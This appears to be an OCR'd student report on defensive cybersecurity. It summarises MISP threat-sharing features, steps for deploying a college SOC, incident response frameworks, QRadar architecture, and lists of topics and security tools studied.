Built-in sharing functionality to ease data sharing using differentmodels of distributions. MISP can synchronize automatically events and attributes among different MISP. Advanced filtering functionalities can be used to meet each organization sharing policy including a flexible sharing group capacity and an attribute level distribution mechanism.

An intuitive user-interface for end-users to create, update and collaborate on events and attributes/indicators. A graphical interface to navigate seamlessly between events and their correlations. An event graph functionality to create and view relationships between objects and

attributes. Advanced filtering functionalities and warning list to help the analysts to contribute events and attributes.

storing data in a structured format (allowing automated use of the database for various purposes) with an extensive support of cyber security indicators along fraud indicators as in the financial sector.

export: generating IDS (Suricata, Snort and Bro are supported by default), OpenIOC, plain text, CSV, MISP XML or JSON output to integrate with other systems (network IDS, host IDS, custom tools

import: bulk-import, batch-import, free-text import, import from OpenIOC, GFI sandbox, ThreatConnect CSV or MISP format.

Flexible free text import tool to ease the integration of unstructured reports into MISP.

A gentle system to collaborate on events and attributes allowing MISP users to propose changes or updates to attributes/indicators.

Data-sharing: automatically exchange and synchronization with other parties and trust-groups using MISP.

Feed import: flexible tool to import and integrate MISP feed and any threatintel or OSINT feed from third parties. Many default feeds are included in standard MISP installation.

Delegating of sharing: allows a simple pseudo-anonymous mechanism to delegate publication of event/indicators to another organization.

Flexible API to integrate MISP with your own solutions. MISP is bundled with PyMISP which is a flexible Python Library to fetch, add or update events attributes, handle malware samples or search for attributes.

Adjustable taxonomy to classify and tag events following your own classification schemes or existing taxonomies. The taxonomy can be local to your MISP but also shareable among MISP instances. MISP comes with a default set of well-known taxonomies and classification schemes to support standard classification as used by ENISA, Europol, DHS, CSIRTs or many other organizations.

Intelligence vocabularies called MISP galaxy and bundled with existing threat actors, malware, RAT, ransomware or MITRE ATT&CK which can be easily linked with events in MISP.

Expansion modules in Python to expand MISP with your own services or activate already available misp-modules.

sighting support to get observations from organizations concerning shared indicators and attributes. Sighting can be contributed via MISP

user-interface, API as MISP document or STIX sighting documents. Starting with MISP 2.4.66, Sighting has been extended to support false-negative sighting or expiration sighting.

STIX support: export data in the STIX format (XML and JSON) including export/import in STIX 2.0 format.

integrated encryption and signing of the notifications via PGP and/or S/MIME depending on the user preferences.

Real-time publish-subscribe channel within MISP to automatically get all changes (e.g. new events, indicators, sightings or tagging) in ZMQ (e.g. misp-dashboard) or Kafka.

Sharing with humans


Data you store is immediately available to your colleagues and partners. Store the event id in your ticketing system or be informed by the signed and encrypted email notifications.

Sharing with machines

By generating Snort/Suricata/Bro/Zeek IDS rules, STIX, OpenIOC, text or csv exports MISP allows you to automatically import data in your detection systems resulting in better and faster detection of intrusions. Importing data can also be done in various ways: free-text import, OpenIOC, batch import, sandbox result import or using the preconfigured orcustom templates. If you run MISP internally, data can also be uploaded and downloaded automagically from and to externally hosted MISP instances. Thanks to this automation and the effort of others you are now in possession of valuable indicators of compromise with no additional work.

Collaborative sharing of analysis and correlation

How often has your team analyzed to realize at the end that a colleague had already worked on another, similar, threat? Or that an external report has already been made? When new data is added MISP will immediately show relations with other observables and indicators. This results in more efficient analysis, but also allows you to have a better picture of the TTPs, related campaigns and attribution.



- **Your college network information**

  Amrita Vishwa Vidyapeetham

  A total of 6 labs and approximately 300 systems are available.

- **How you think you deploy soc in your college**

Deploying a Security Operations Center (SOC) in an organization involves careful planning, resource allocation, and a structured approach. Here are the key steps to deploy a SOC:

Assessment and Requirements Gathering:

- Conduct a thorough assessment of the organization's current cybersecurity posture, including existing security measures, tools, and processes.
- Identify the specific security challenges, risks, and compliance requirements that a SOC will address.
- Define the goals and objectives of the SOC deployment to align with the organization's overall security strategy.

Budget and Resource Allocation:

- Determine the budget and resource requirements for establishing and maintaining the SOC.
- Allocate personnel, hardware, software, and other necessary resources to support the SOC operations.

Build a Skilled Team:

- Recruit or assign skilled security professionals to form the SOC team.
- The team should include security analysts, incident responders, threat hunters, and SOC management personnel.

Infrastructure and Technology Setup:

- Establish the physical or virtual infrastructure for the SOC, including servers, network equipment, and storage.
- Deploy the required security technologies, such as SIEM, intrusion detection and prevention systems (IDS/IPS), firewalls, endpoint protection, and threat intelligence feeds.

Integration and Data Collection:

- Integrate security tools and systems with the SIEM to centralize log and event data collection.
- Ensure that critical data sources, such as firewalls, servers, network devices, and applications, are sending logs to the SIEM.

Establish Processes and Procedures:

- Define standard operating procedures (SOPs) for various SOC activities, including incident handling, response protocols, escalation procedures, and communication guidelines.
- Implement incident categorization and prioritization mechanisms.

Implement Monitoring and Alerting:

- Configure the SIEM to generate real-time alerts based on predefined correlation rules and security use cases.
- Fine-tune alerting thresholds to minimize false positives and focus on critical alerts.

Incident Response and Escalation:

- Develop a formal incident response plan that outlines the steps to be taken in the event of a security incident.
- Define roles and responsibilities for incident handling, and establish a clear escalation path for severe incidents.

Training and Skill Development:

- Provide comprehensive training to the SOC team on the use of security tools, incident analysis, threat hunting, and incident response best practices.
- Keep the team updated on the latest cybersecurity trends, attack techniques, and relevant certifications.

Testing and Continuous Improvement:

- Conduct regular tabletop exercises and simulated cyber attack scenarios to test the SOC team's response capabilities.
- Use the insights gained from testing to improve and refine the SOC's processes and procedures.

Monitoring and Reporting:

- Continuously monitor the SOC's performance and effectiveness in detecting and responding to security incidents.


- Generate regular reports and metrics to measure the SOC's performance and communicate its value to stakeholders.

Integration with IT and Business Functions:

- Foster collaboration between the SOC and other IT and business units to ensure a coordinated approach to security.
- Engage with executive management and board members to gain support and buy-in for SOC initiatives
- Deploying a SOC is an ongoing process that requires adaptability and continuous improvement. Regular assessments, training, and updates are essential to ensure that the SOC remains effective in addressing the organization's evolving security challenge

- **Threat intelligence**

Threat intelligence is data that is collected, processed, and analyzed to understand a threat actor’s motives, targets, and attack behaviors. Threat intelligence enables us to make faster, more informed, data-backed security decisions and change their behavior from reactive to proactive in the fight against threat actors.



Threat intelligence is important for the following reasons:

- sheds light on the unknown, enabling security teams to make better decisions
- empowers cyber security stakeholders by revealing adversarial motives and their tactics, techniques, and procedures (TTPs)
- helps security professionals better understand the threat actor's decision-making process
- empowers business stakeholders, such as executive boards, CISOs, CIOs and CTOs; to invest wisely, mitigate risk, become more efficient and make faster decisions

From top to bottom, threat intelligence offers unique advantages to every member of a security team, including:

- Sec/IT Analyst
- SOC
- CSIRT
- Intel Analyst
- Executive Management

- **Incident response**

Incident response is a term used to describe the process by which an organization handles a data breach or cyberattack, including the way the organization attempts to manage the consequences of the attack or breach (the "incident"). Ultimately, the goal is to effectively manage the incident so that the damage is limited and both recovery time and costs, as well as collateral damage such as brand reputation, are kept at a minimum.

Organizations should, at minimum, have a clear incident response plan in place. This plan should define what constitutes an incident for the company and provide a clear, guided process to be followed when an incident occurs. Additionally, it's advisable to specify the teams, employees, or leaders responsible for both managing the overall incident response initiative and those tasked with taking each action specified in the incident response plan.

Who Handles Incident Responses?

Typically, incident response is conducted by an organization's computer incident response team (CIRT), also known as a cyber incident response team. CIRTs usually are comprised of security and general IT staff, along with members of the legal, human resources, and public relations departments. As Gartner describes, a CIRT is a group that "is responsible for responding to security breaches, viruses, and other potentially catastrophic incidents in enterprises that face significant security risks. In addition to technical specialists capable of dealing with specific threats, it should include experts who can guide enterprise executives on appropriate communication in the wake of such incidents."

Six Steps for Effective Incident Response

Preparation - The most important phase of incident response is preparing for an inevitable security breach. Preparation helps organizations determine how well their CIRT will be able to respond to an incident and should involve policy, response plan/strategy, communication, documentation, determining the CIRT members, access control, tools, and training.

Identification - Identification is the process through which incidents are detected, ideally promptly to enable rapid response and therefore reduce costs and damages. For this step of effective incident response, IT staff gathers events from log files, monitoring tools, error messages, intrusion detection systems, and firewalls to detect and determine incidents and their scope.

Containment - Once an incident is detected or identified, containing it is a top priority. The main purpose of containment is to contain the damage and prevent further damage from occurring (as noted in step number two, the earlier incidents are detected, the sooner they can be contained to minimize damage). It's important to note that all of SANS' recommended steps within the containment phase should be taken, especially to "prevent the destruction of any evidence that may be needed later for prosecution." These steps include short-term containment, system back-up, and long-term containment.

Eradication - Eradication is the phase of effective incident response that entails removing the threat and restoring affected systems to their previous state, ideally while minimizing data loss. Ensuring that the proper steps have been taken to this point, including measures that not only remove the malicious content but also ensure that the affected systems are completely clean, are the main actions associated with eradication.

Recovery - Testing, monitoring, and validating systems while putting them back into production in order to verify that they are not re-infected or compromised are the main tasks associated with this step of incident response. This phase also includes decision making in terms of the time and date to restore operations, testing and verifying the compromised systems,

monitoring for abnormal behaviors, and using tools for testing, monitoring, and validating system behavior.

Lessons Learned - Lessons learned is a critical phase of incident response because it helps to educate and improve future incident response efforts. This is the step that gives organizations the opportunity to update their incident response plans with information that may have been missed during the incident, plus complete documentation to provide information for future incidents. Lessons learned reports give a clear review of the entire incident and may be used during recap meetings, training materials for new CIRT members, or as benchmarks for comparison.

Proper preparation and planning are the key to effective incident response. Without a clear-cut plan and course of action, it's often too late to coordinate effective response efforts and a communication plan after a breach or attack has occurred when future attacks or security events hit. Taking the time to create a comprehensive incident response plan can save your company substantial time and money by enabling you to regain control over your systems and data promptly when an inevitable breach occurs.

The incident response process is the set of procedures taken by an organization in response to a cybersecurity incident. Companies should document their incident response plans and procedures along with information regarding who is responsible for performing the various activities they contain. The failure to develop an incident response plan makes it much more difficult for a business to successfully respond and recover from cyber attacks.

Following are the five steps or pillars of the incident response process.

Identify - Companies need to identify all types of threats and the assets they could affect. This involves inventorying the environment and conducting a risk assessment.

Protect - All critical assets need to have a protection plan that involves protective technological solutions and employee security awareness training.

Detect - In this step, organizations attempt to detect threats promptly before they have a chance to cause extensive damage to the environment.

Respond - After a threat or incident is detected, a defined response should be put into action to mitigate its damage and prevent its spread to other infrastructure components.

Recover - The recovery step returns the system affected to normal operations. It also evaluates the source of the incident with the goal of identifying improved security measures to prevent its recurrence.

What is the NIST incident response model?

The NIST incident response model involves four phases recommended to effectively handle cybersecurity incidents. Some of the phases can befurther subdivided to provide more steps.

Preparation - Organizations should take the necessary steps to be prepared for a cybersecurity incident when one occurs.

Detection and analysis - The cybersecurity response team is responsible for detecting and analyzing incidents to determine how to proceed and who needs to be notified.

Containment, eradication, and recovery - After an incident, the response team should stop its spread, remove the threat from the environment, and begin the process of recovering affected systems.

Post-incident activity - The focus of post-incident activity is identifying lessons learned and using them to strengthen defenses to minimize the probability of similar incidents in the future.

- **Qradar & understanding about tool**

The operation of the QRadar security intelligence platform consists of three layers, and applies to any QRadar deployment structure, regardless of its size and complexity. The following diagram shows the layers that make up

the QRadar architecture.




Figure 1. QRadar architecture

The QRadar architecture functions the same way regardless of the size or number of components in a deployment. The following three layers that are represented in the diagram represent the core functionality of any QRadar system.

Data collection

Data collection is the first layer, where data such as events or flows is collected from your network. The All-in-One appliance can be used to collect the data directly from your network or you can use collectors such as QRadar Event Collectors or QRadar QFlow Collectors to collect event or flow data. The data is parsed and normalized before it passed to the processing layer. When the raw data is parsed, it is normalized to present it in a structured and usable format.

The core functionality of QRadar SIEM is focused on event data collection, and flow collection.

Event data represents events that occur at a point in time in the user's environment such as user logins, email, VPN connections, firewall denys, proxy connections, and any other events that you might want to log in your device logs.

Flow data is network activity information or session information between two hosts on a network, which QRadar translates in to flow records. QRadar translates or normalizes raw data in to IP addresses, ports, byte and packet counts, and other information into flow records, which effectively represents a session between two hosts. In addition to collecting flow information with a Flow Collector, full packet capture is available with the QRadar Incident Forensics component.

Data processing

After data collection, the second layer or data processing layer is where event data and flow data are run through the Custom Rules Engine (CRE), which generates offenses and alerts, and then the data is written to storage.

Event data, and flow data can be processed by an All-in-One appliance without the need for adding Event Processors or Flow Processors. If the processing capacity of the All-in-One appliance is exceeded, then you might need to add Event Processors, Flow Processors or any other processing appliance to handle the additional requirements. You might also need more storage capacity, which can be handled by adding Data Nodes.

Other features such as QRadar Risk Manager (QRM), QRadar Vulnerability Manager (QVM), or QRadar Incident Forensics collect different types of data and provide more functions.

QRadar Risk Manager collects network infrastructure configuration, and provides a map of your network topology. You can use the data to manage risk by simulating various network scenarios through altering configurations and implementing rules in your network.

Use QRadar Vulnerability Manager to scan your network and process the vulnerability data or manage the vulnerability data that is collected from

other scanners such as Nessus, and Rapid7. The vulnerability data that is collected is used to identify various security risks in your network.

Use QRadar Incident Forensics to perform in-depth forensic investigations, and replay full network sessions.

Data searches

In the third or top layer, data that is collected and processed by QRadar is available to users for searches, analysis, reporting, and alerts or offense investigation. Users can search, and manage the security admin tasks for their network from the user interface on the QRadar Console.

In an All-in-One system, all data is collected, processed, and stored on the All-in-One appliance.

In distributed environments, the QRadar Console does not perform event and flow processing, or storage. Instead, the QRadar Console is used primarily as the user interface where users can use it for searches, reports, alerts, and investigations.

QRadar components

Use IBM QRadar components to scale a QRadar deployment, and to manage data collection and processing in distributed networks.

QRadar maximum EPS certification methodology

IBM QRadar appliances are certified to support a certain maximum events per second (EPS) rate. Maximum EPS depends on the type of data that is processed, system configuration, and system load.

QRadar events and flows

The core functions of IBM QRadar SIEM are managing network security by monitoring flows and events.

Conclusion

Stage 1 :- what you understand from Web application testing .

The outcome of web application testing is to ensure that the application is secure, reliable, and meets its intended functionality. The testing process aims to identify and address potential vulnerabilities, bugs, and usability issues that could impact the application's performance and user experience. The specific outcomes of web application testing include:


- Identification of Security Vulnerabilities
- Bug Detection and Resolution
- Validation of Functional Requirements
- Usability and User Experience Evaluation
- Performance and Load Testing Results
- Compatibility Testing Insights
- Accessibility Compliance
- Security Compliance and Risk Mitigation
- Optimization Recommendations
- Enhanced Quality Assurance
- Increased Customer Confidence
- Compliance with Regulatory Requirements

In summary, the outcome of web application testing is an enhanced, secure, and reliable web application that meets user expectations and delivers a smooth and seamless experience to its users. It provides developers and stakeholders with the confidence that the application is ready for deployment and can withstand potential security threats and performance challenges.

Stage 2 :- what you understand from the nessus report.

Nessus is a vulnerability scanning tool used to identify and report security issues in computer systems and networks.

The outcome of a Nessus report will depend on the specific target scanned and the vulnerabilities found. Typically, a Nessus report will list the identified vulnerabilities along with their severity levels, detailed descriptions, and recommendations for remediation. The severity levels are usually categorized as critical, high, medium, and low, depending on the potential impact and exploitability of the vulnerability.



Stage 3 :- what you understand from SOC / SEIM / Qradar Dashboard.

SOC (Security Operations Center): The primary purpose of a SOC is to monitor and defend an organization's IT infrastructure against security threats and incidents. SOC analysts use various tools and technologies to detect, analyze, and respond to security events in real-time. The expected outcomes of a well-functioning SOC include:

a. **Improved Threat Detection**: SOC analysts monitor network traffic, log data, and security alerts to identify potential threats and security incidents promptly.

b. **Faster Incident Response**: With a SOC in place, organizations can respond quickly to security incidents and mitigate the impact of breaches or attacks.

c. **Enhanced Security Posture:** A proactive SOC helps organizations implement robust security measures and continually improve their overall security posture.

d. **Reduced Downtime and Losses:** Detecting and mitigating security incidents swiftly can minimize downtime and financial losses resulting from cyber-attacks.

SIEM (Security Information and Event Management): SIEM is a technology that helps collect, analyze, and correlate log data from various sources within an organization's IT environment. The main goal of SIEM is to provide a centralized platform for real-time monitoring, threat detection, and incident response. The expected outcomes of using a SIEM system are:

a. Centralized Log Management: SIEM aggregates log data from diverse sources, making it easier for analysts to access and analyze information from a single dashboard.

b. Early Threat Detection: SIEM tools can identify patterns and anomalies in the data, enabling early detection of security incidents and potential breaches.

c. Simplified Incident Investigation: SIEM allows analysts to correlate events from different sources, providing a comprehensive view of security incidents for faster and more accurate investigations.

d. Compliance and Reporting: SIEM can help organizations meet regulatory compliance requirements by generating security reports and audits.

QRadar Dashboard (IBM QRadar): QRadar is a popular SIEM solution provided by IBM. The QRadar dashboard is a critical component of the QRadar system, offering a visual representation of security-related data andinsights. The expected outcomes of using QRadar and its dashboard include:

a. Real-Time Visibility: The QRadar dashboard provides real-time visibility into security events and incidents, enabling analysts to respond promptly to emerging threats.

b. Customizable Visualizations: Analysts can customize the dashboard to display relevant information, such as top threats, network traffic, or security incidents.

c. Threat Intelligence Integration: QRadar integrates with various threat intelligence feeds, enhancing its ability to detect and respond to advanced threats.

d. Incident Response Automation: The QRadar dashboard can be integrated with automation tools to streamline incident response processes.

It's important to note that the effectiveness of these security measures relies on the expertise of the security team, the quality of data collected, and the organization's commitment to maintaining a strong security posture. Continuous monitoring, analysis, and improvement are crucial for maximizing the outcomes and benefits of SOC, SIEM, and QRadar implementations.

Future Scope

Stage 1 :- Future scope of web application testing

The future scope of web application testing will be shaped by technological advancements, changing user expectations, and the need to ensure security and reliability in an increasingly interconnected digital world. Testing professionals will need to adapt to these trends and continuously upgrade their skills to meet the evolving demands of web application testing.

Stage 2 :- Future scope of testing process you understood.

The future scope of the testing process will see increased automation, integration with emerging technologies, and a focus on ensuring quality, security, and performance in the ever-evolving software landscape. Testing professionals will need to adapt to these changes and continuously upgrade their skills to stay relevant in the dynamic field of software testing

Stage 3 :- future scope of SOC / SEIM

The future scope of SOC (Security Operations Center) and SIEM (Security Information and Event Management) is expected to expand and evolve in response to the changing cybersecurity landscape and technological

advancements. The future scope of SOC and SIEM will involve increased automation, advanced threat detection, integration with emerging technologies, and a proactive approach to cybersecurity. Organizations will need to invest in the latest tools and technologies while continuously developing the expertise of their cybersecurity teams to stay ahead of evolving threats.

Topics explored :-

Introduction to cybersecurity, Growth of cybersecurity, Data sanity, Cloud service and cloud security, Data breach, Firewall, Antivirus, Digital ecosystem, Data protection, Types of cyber attacks, Essential terminology, Introduction to networking, Web APIs, web hooks, Web shell concepts, Vulnerability stack,OWASP top 10 applications, QRadar, SOC, SIEM

Tools explored :-


Nessus, cybermap.kaspersky.com, thehackersone.com, chaptgpt,wepik.com (AI image editor), Gamma (AI based PPT), OWASP top 10 vulnerabilities(2021), thehackersnews.com, CWE, exploitDB, virtual box,live websites-bugcrowd, nslookup.io, OSINT framework, mitre framework, IBM fix central, QRadar Installation, mobaxterm, tools-nmtui, Nmap, sqlmap, Identify fixes-wincollect agent, metasploitable, malware bytes, Linux cheatsheet, QRadar for SOC dashboard presentation, Kali linux

MALWAREBYTES

FREE DOWNLOADS

